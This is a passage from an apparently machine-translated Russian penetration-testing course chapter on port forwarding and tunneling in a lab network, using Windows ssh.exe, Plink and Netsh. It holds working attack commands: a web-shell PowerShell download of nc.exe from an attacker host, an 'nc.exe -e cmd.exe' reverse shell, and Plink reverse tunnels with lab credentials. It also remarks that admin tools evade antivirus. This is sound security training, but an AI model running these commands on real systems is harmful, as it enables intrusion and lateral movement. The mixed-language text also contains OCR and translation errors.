В этом разделе мы использовали sshuttle, чтобы создать VPN-like environment. Затем мы смогли прозрачно подключиться к HRSHARES с Kali-машине, как будто находились в той же network, что и PGDATABASE01.

(sshuttle, 2022), github.com

1. True or false: чтобы запустить sshuttle, нужны root-привилегии на SSH-клиенту machine.

18.4. Port Forwarding with Windows Tools

Этот учебный блок охватывает следующие учебные цели:


1. Использовать ssh.exe и Plink для создания перенаправления портаs в Windows
2. Понимать перенаправления порта с Netsh

До сих пор в этом модуле мы обсуждали механику port redirection и tunneling с Linux-based инструментами. Однако в крупных сетях нам часто будут встречаться Windows-хосты, где также придется применять стратегии перенаправления порта. К счастью, в Windows есть несколько способов сделать перенаправления порта и tunnel. Несколько из них мы рассмотрим в этом учебном блоке.

Клиент OpenSSH входит в состав Windows по умолчанию начиная с версии 1803 (April 2018 Update),1 а начиная с версии 1709 (Windows 10 Fall Creators Update) он был доступен как *Feature-on-Demand*. В версиях Windows с установленным SSH мы по умолчанию найдем `scp.exe`, `sftp.exe`, `ssh.exe` и другие утилиты `ssh-*` в каталоге `%systemdrive%\Windows\System32\OpenSSH`.

То, что SSH-клиент скомпилирован для Windows, не означает, что мы можем подключаться только к SSH-серверам, скомпилированным для Windows. Мы можем подключиться к любому SSH-серверу, если у нас есть учетные данные.

Потренируемся, создав удаленное динамическое перенаправление порта с MULTISERVER03 (Windows-машины) на нашу Kali-машину. В этом сценарии на MULTISERVER03 открыт только порт RDP. Мы можем подключиться по RDP, но не можем привязать другие порты к WAN-интерфейсу. После настройки лаборатории схема должна выглядеть так:



Мы используем учетные данные *rdp_admin*, найденные ранее, чтобы подключиться к серверу по RDP. Затем используем `ssh.exe`, чтобы создать удаленное динамическое перенаправление порта к нашей Kali-машине. После этого мы сможем через него подключиться к сервису базы данных PostgreSQL на PGDATABASE01.

Сначала убедимся, что SSH-сервер запущен на нашей Kali-машине.

```
kali@kali:~$ sudo systemctl start ssh
[sudo] password for kali:

kali@kali:~$
```

Листинг 40 - Запуск SSH-сервера на Kali-машине.

Затем мы можем использовать *xfreerdp* из FreeRDP для подключения к RDP-серверу на MULTISERVER03.

```
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.50.64
[15:46:35:297] [468172:468173] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed
    certificate (18)' at stack position 0
[15:46:35:297] [468172:468173] [WARN][com.freerdp.crypto] - CN = MULTISERVER03
[15:46:35:300] [468172:468173] [ERROR][com.freerdp.crypto] -
    @@@@
```

```
C:\Users\rdp_admin>ssh.exe -V
OpenSSH_for_Windows_.1p1, LibreSSL 3.0.2
```

Листинг 43 - Версия клиента OpenSSH, поставляемая с Windows, выше 7.6.

Теперь мы можем создать удаленное динамическое перенаправление порта к нашей Kali-машине так же, как делали ранее. Передадим порт **9998** параметру `-R` и аутентифицируемся как *kali* на нашей Kali-машине.

```
C:\Users\rdp_admin>ssh -N -R 9998 kali@192.168.118.4
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
Warning: Permanently added '192.168.118.4' (ECDSA) to the list of known hosts.
kali@192.168.118.4's password:
```

Листинг 44 - Подключение обратно к Kali-машине для открытия удаленное динамическое перенаправление порта.

Мы можем проверить, что порт SOCKS proxy открыт на Kali-машине, с помощью **ss**.

```
kali@kali:~$ ss -ntplu
Netid     State      Recv-Q      Send-Q               Local Address:Port            Peer Address:Port
    Process
tcp       LISTEN     0           128                      127.0.0.1:9998                 0.0.0.0:*
tcp       LISTEN     0           128                        0.0.0.0:22                   0.0.0.0:*
tcp       LISTEN     0           128                           [::1]:9998                   [::]:*
tcp       LISTEN     0           128                            [::]:22                     [::]:*
```

Листинг 45 - Проверка открытого SOCKS-порта на Kali-машине с помощью ss.

Обновим `/etc/proxychains4.conf`, чтобы использовать этот socket.

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 9998
```

Листинг 46 - Отредактированный файла конфигурации Proxychains.

Теперь, когда конфигурационный файл указывает на SOCKS-порт нашего удаленного динамического перенаправления портов, мы можем запустить **psql** через **proxychains**, чтобы подключиться к базе данных PostgreSQL как пользователь **postgres** (с паролем **D@t4basePassw0rd!**). Используем ту же команду **psql**, которую использовали бы при прямом подключении с MULTISERVER03.

```
kali@kali:~$ proxychains psql -h 10.4.50.215 -U postgres
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.215:5432  ...  OK
Password for user postgres:
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.215:5432  ...  OK
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                  List of databases
```

```
    Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
------------+----------+----------+-------------+-------------+-----------------------
 confluence | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=#
```

Листинг 47 - Подключение к PostgreSQL server с помощью psql и Proxychains.

Подключение успешно! Теперь мы взаимодействуем с базой данных PostgreSQL на PGDATABASE01 через SSH удаленное динамическое перенаправление порта, инициированное клиентом OpenSSH, который работает на Windows Server 2022.

В этом разделе мы настроили подключение к базе данных PostgreSQL, работающей на Linux-сервере, через SSH удаленное динамическое перенаправление порта между Windows SSH-клиенту и SSH-сервером на нашей Kali-машине.

(Yosef Durr, 2018), devblogs.microsoft.com

(Joey Aiello, 2017), devblogs.microsoft.com

(FreeRDP, 2022), freerdp.com

1. Войдите на MULTISERVER03 с учетными данными *rdp_admin*, которые мы нашли в Confluence database (`rdp_admin:P@ssw0rd!`). Определите, какие техники перенаправления порта доступны, затем используйте Windows клиента OpenSSH, чтобы создать перенаправления порта, позволяющий с Kali-машине достичь порта 4141 на PGDATABASE01.

Загрузите бинарный файл `ssh_exe_exercise_client` из раздела *Resources* на вашу Kali-машину. Если вы используете сборку Kali *aarch64*, загрузите `ssh_exe_exercise_client_aarch64`. Запустите бинарный файл с Kali-машине против порта 4141 на PGDATABASE01 через созданный вами перенаправления порта. После успешного подключения клиент напечатает flag, полученный от сервера.

Примечание: source files, использованные для сборки бинарных файлов `ssh_exe_exercise_client` и `ssh_exe_exercise_client_aarch64`, можно загрузить из `/umbraco/client_source.zip`.

Администраторы могут не захотеть оставлять OpenSSH на Windows-машинах, поэтому мы не всегда обнаружим клиента OpenSSH. Даже если перед нами недавняя версия Windows, сетевые администраторы могли удалить его.


Тем не менее сетевым администраторам все равно нужны инструменты удаленного администрирования. В большинстве сетей где-то работают SSH-серверы, и администраторам нужны инструменты для подключения к этим серверам с Windows-хостов. До того как OpenSSH стал настолько доступен в Windows, многие сетевые администраторы выбирали *PuTTY* и его command-line-only аналог *Plink*.

Одно из преимуществ инструментов, популярных у сетевых администраторов, состоит в том, что традиционные антивирусного ПО редко их помечают. Это делает их привлекательными для атакующих, поскольку их использование выглядит относительно скрытно по сравнению с более security-adjacent инструментами с похожей функциональностью.

В этом разделе мы будем использовать Plink, поскольку при оценке безопасности у нас с большей вероятностью будет shell, а не GUI-доступ. Руководство Plink объясняет, что большая часть функциональности клиента OpenSSH также встроена в Plink (хотя одной заметной функции у Plink нет - удаленное динамическое перенаправление порта).

Многие сторонние SSH-клиентуs для Windows предоставляют возможности перенаправления порта. В этом случае мы используем Plink, потому что он распространен, легковесен и специально создан для работы из командной строки.

Познакомимся с Plink в лаборатории, используя измененный сценарий. В этом сценарии мы обнаруживаем, что на MULTISERVER03 теперь опубликовано веб-приложение на TCP-порт 80. Все остальные входящие порты заблокированы firewall, поэтому RDP больше тоже недоступен. Схема похожа на следующую диаграмму:



Мы можем скомпрометировать MULTISERVER03 через веб-приложение, загрузить на него *web shell* и с его помощью получить reverse shell. Ранее мы нашли учетные данные, которые могли бы использовать для подключения к RDP service. Но он заблокирован firewall, поэтому напрямую подключиться нельзя. клиента OpenSSH также удален, поэтому создать remote перенаправления порта с его помощью мы не можем.

Однако у нас есть другой вариант: мы *можем* создать remote перенаправления порта с помощью Plink.

Попробуем это. Сначала получим interactive reverse shell с MULTISERVER03. В ходе первичной эксплуатации мы загрузили basic web shell по адресу **/umbraco/forms.aspx**. Мы можем открыть этот URL в браузере и выполнять любые Windows commands. Они будут выполняться от имени пользователя _iis apppool\defaultapppool_. С помощью этого web shell мы загрузим **nc.exe** на MULTISERVER03, а затем используем его для отправки reverse shell обратно на нашу Kali-машину.

MULTISERVER03 уже "pre-compromised" в лаборатории. На этом этапе можно открыть `/umbraco/forms.aspx` на HTTP server на порту 80 на MULTISERVER03. Вы должны увидеть страницу webshell, которая позволит выполнять arbitrary commands на MULTISERVER03.

Чтобы загрузить `nc.exe` на MULTISERVER03, сначала нужно разместить его на сервере, доступном для MULTISERVER03. На Kali-машине это легко сделать через *Apache2*. Apache2 установлен в Kali по умолчанию, поэтому нам нужно только запустить сервис **apache2**.

```
kali@kali:~$ sudo systemctl start apache2
[sudo] password for kali:

kali@kali:~$
```

Листинг 48 - Запуск Apache2.

Затем найдем `nc.exe` в каталоге Kali **windows-resources/binaries** и скопируем его в web root Apache2.

```
kali@kali:~$ find / -name nc.exe 2>/dev/null
/usr/share/windows-resources/binaries/nc.exe

kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /var/www/html/
```

Листинг 49 - Копирование nc.exe в webroot Apache2.

Когда исполняемый файл окажется там, мы должны смочь загрузить его на MULTISERVER03. Используем PowerShell *wget* one-liner из web shell, чтобы загрузить `nc.exe`.

Из web shell запустим команду, которая укажет PowerShell загрузить `nc.exe` с web server нашей Kali-машине (`-Uri http://192.168.118.4/nc.exe`) и записать его в `C:\Windows\Temp` на MULTISERVER03 с помощью `-OutFile`. В итоге команда выглядит так:

```
powershell wget -Uri http://192.168.118.4/nc.exe -OutFile C:\Windows\Temp\nc.exe
```

Листинг 50 - Команда PowerShell, которую мы используем для загрузки nc.exe на MULTISERVER03 через web shell.

После выполнения команды PowerShell наш payload загружается с сервера Apache2 в `C:\Windows\Temp\nc.exe` на MULTISERVER03.

Теперь настроим Netcat listener на порту 4446 на Kali-машине.

```
kali@kali:~$ nc -nvlp 4446
listening on [any] 4446 ...
```

Листинг 51 - Netcat listener на Kali-машине.

Когда listener запущен, снова выполним `nc.exe` на MULTISERVER03 через web shell, передав `-e`, чтобы запустить `cmd.exe` после установления подключения.

```
C:\Windows\Temp\nc.exe -e cmd.exe 192.168.118.4 4446
```

Листинг 52 - Payload nc.exe reverse shell, который мы выполняем в web shell.

Shell быстро попадает на наш listener.

```
...
listening on [any] 4446 ...
connect to [192.168.118.4] from (UNKNOWN) [192.168.50.64] 51889
Microsoft Windows [Version 10.0.20348.825]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Листинг 53 - Shell от nc.exe, пойманный нашим Netcat listener.

Теперь мы хотим загрузить Plink на MULTISERVER03. На Kali-машине можно скопировать `plink.exe` из **windows-resources/binaries** в web root Apache2.

```
kali@kali:~$ find / -name plink.exe 2>/dev/null
/usr/share/windows-resources/binaries/plink.exe

kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/plink.exe /var/www/html/
[sudo] password for kali:

kali@kali:~$
```

Листинг 54 - Копирование plink.exe в webroot Apache2.

В нашем reverse shell снова используем PowerShell one-liner, чтобы загрузить `plink.exe` с Kali-машине в `C:\Windows\Temp`.

```
c:\windows\system32\inetsrv>powershell wget -Uri http://192.168.118.4/plink.exe -OutFile C:\Windows\Temp\
    plink.exe
powershell wget -Uri http://192.168.118.4/plink.exe -OutFile C:\Windows\Temp\plink.exe

c:\windows\system32\inetsrv>
```

Листинг 55 - Plink, загруженный в папку C:\Windows\Temp.

Когда Plink executable загружен на MULTISERVER03, можно рассмотреть его использование.

В этом случае настроим Plink с remote перенаправления порта, чтобы получить доступ к RDP port MULTISERVER03 с Kali-машине. Синтаксис команды для настройки remote перенаправления порта в Plink очень похож на команду remote перенаправления порта в клиента OpenSSH. После параметра `-R` передадим socket, который хотим открыть на Kali SSH-сервером, и порт RDP server на loopback-интерфейсу MULTISERVER03, куда хотим пересылать пакеты.

Также передадим имя пользователя (`-l`) и пароль (`-pw`) прямо в командной строке.

Это может записать наш Kali password в нежелательное место! Если мы находимся во враждебной сети, для remote перенаправления порта может быть разумно создать на Kali-машине отдельного пользователя только для перенаправления порта.

```
c:\windows\system32\inetsrv>C:\Windows\Temp\plink.exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:
    127.0.0.1:3389 192.168.118.4
C:\Windows\Temp\plink.exe -ssh -l kali -pw kali -R 127.0.0.1:9833:127.0.0.1:3389 192.168.118.4
The host key is not cached for this server:
  192.168.118.4 (port 22)
You have no guarantee that the server is the computer
you think it is.
The server's ssh-ed25519 key fingerprint is:
  ssh-ed25519 255 SHA256:q1QQjIxHhSFXfEIT4gYrRF+zKr0bcLMOJljoINxThxY
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache (y/n, Return cancels connection, i for more info) y
Using username "kali".
Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64

The programs included with the Kali GNU/системе Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 21 15:50:39 2022 from 192.168.50.64
kali@kali:~$
```

Листинг 56 - Создание SSH-подключения к Kali-машине.

Нам показывается prompt с вопросом, хотим ли мы сохранить server key в cache.


Так же как нельзя принять prompt кеша ключа SSH-клиенту из non-TTY shell в Linux, в некоторых очень ограниченных shells с Plink в Windows мы тоже не сможем ответить на этот prompt. Простое решение в таком случае - автоматизировать подтверждение с помощью **cmd.exe /c echo y**, передав его по pipe в команду `plink.exe`. Это эмулирует подтверждение, которое мы обычно вводим вручную. Полная команда будет такой: `cmd.exe /c echo y | .\plink.exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.41.7`.

Мы можем подтвердить, что порт открылся на Kali-машине, с помощью **ss**.

```
kali@kali:~$ ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp   LISTEN 0      128        127.0.0.1:9833      0.0.0.0:*
tcp   LISTEN 0      5            0.0.0.0:80        0.0.0.0:*     users:(("python3",pid=1048255,fd=3))
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0      128             [::]:22           [::]:*
kali@kali:~$
```

Листинг 57 - Порт 9983, открытый на loopback-интерфейсу Kali.

Порт 9833 открыт на loopback-интерфейсу нашей Kali-машине.




Теперь можно подключиться к порту 9983 на Kali loopback-интерфейсу с помощью **xfreerdp** как пользователь *rdp_admin*. Чтобы указать custom RDP port в **xfreerdp**, достаточно добавить **:9833** к IP-адрес.

```
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:127.0.0.1:9833
...
Certificate details for 127.0.0.1:9833 (RDP-Server):
        Common Name: MULTISERVER03
        Subject:     CN = MULTISERVER03
        Issuer:      CN = MULTISERVER03
        Thumbprint:  4a:11:2d:d8:03:8e:dd:5c:f2:c4:71:7e:15:1d:20:fb:62:3f:c6:eb:3d:77:1e:ea:44:47:10:42:49:
    fa:1e:6a
The above X. certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate (Y/T/N) y
[05:11:17:430] [1072332:1072333] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/
    Eastern
...
```

Листинг 58 - Подключение к RDP server через Plink перенаправления порта с помощью xfreerdp.

Подключение успешно, и мы получаем RDP-подключение через Plink remote перенаправления порта!



В этом разделе мы использовали Plink для создания remote перенаправления порта, чтобы получить доступ к RDP service на MULTISERVER03. Также мы рассмотрели теоретические проблемы при запуске Plink в более ограниченных shells и изучили передачу keystrokes в Plink через pipe как решение.


(PuTTY, 2022), chiark.greenend.org.uk

(Simon Tatham, 2002), tartarus.org

1. Следуйте шагам из этого раздела, чтобы получить RDP-соединение к MULTISERVER03. Какой флаг находится в файле `flag.txt` на рабочем столе пользователя rdp_admin

Есть native способ создать перенаправления порта в Windows, который стоит изучить: встроенный инструмент настройки firewall *Netsh* (также известный как *Network Shell*). Используя Netsh, мы можем настроить перенаправления порта через *portproxy subcontext* внутри context *interface*. Хотя Netsh требует административные привилегии для создания перенаправления порта в Windows, в некоторых ограниченных ситуациях он может быть очень полезен.

Рассмотрим небольшое изменение предыдущего сценария. MULTISERVER03 обслуживает свое веб-приложение на TCP-порт 80 на периметре. CONFLUENCE01 больше недоступен на WAN interface. Для простоты firewall на MULTISERVER03 также разрешает входящий TCP-порт 3389, поэтому мы можем войти напрямую через RDP.



Мы хотим подключиться по SSH к PGDATABASE01 напрямую с Kali-машине. Для этого нам нужно создать перенаправления порта на MULTISERVER03, который будет слушать WAN interface и пересылать пакеты на SSH port PGDATABASE01.

portproxy subcontext команды *netsh interface* требует административные привилегии для любых изменений. Это означает, что в большинстве случаев нужно учитывать UAC. В этом примере мы запускаем его в shell через RDP под account с administrator privileges, поэтому UAC не мешает. Однако нужно помнить, что в других конфигурациях UAC может стать препятствием.

Чтобы начать настройку перенаправления порта, снова подключимся по RDP напрямую к MULTISERVER03 с Kali-машине с помощью **xfreerdp**.

```
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.50.64
[07:48:02:576] [265164:265165] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed
    certificate (18)' at stack position 0
[07:48:02:577] [265164:265165] [WARN][com.freerdp.crypto] - CN = MULTISERVER03
[07:48:03:685] [265164:265165] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/
    Eastern
[07:48:03:886] [265164:265165] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[07:48:03:886] [265164:265165] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[07:48:03:940] [265164:265165] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for
    rdpsnd
[07:48:03:940] [265164:265165] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel
    rdpgfx
```

Листинг 59 - Подключение к RDP server с помощью xfreerdp.

В нашей RDP session мы можем запустить `cmd.exe` as administrator, чтобы открыть command window.

В этом окне можно выполнить Netsh. Мы укажем **netsh interface** выполнить **add** для правила **portproxy** от IPv4 listener, который пересылается на IPv4 port (**v4tov4**). Он будет слушать порт 2222 на external-facing interface (**listenport=2222 listenaddress=192.168.50.64**) и пересылать пакеты на порт 22 на PGDATABASE01 (**connectport=22 connectaddress=10.4.50.215**).

```
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.50.64
    connectport=22 connectaddress=10.4.50.215

C:\Windows\system32>
```

Листинг 60 - Выполнение команды portproxy.

Хотя команда не возвращает output, мы можем подтвердить, что порт 2222 слушает, с помощью **netstat**.

```
C:\Windows\system32>netstat -anp TCP | find "2222"
  TCP    192.168.50.64:2222     0.0.0.0:0              LISTENING

C:\Windows\system32>
```

Листинг 61 - netstat показывает, что TCP/2222 слушает на external interface.

Мы также можем подтвердить, что перенаправления порта сохранен, выполнив команду **show all** в subcontext **netsh interface portproxy**.

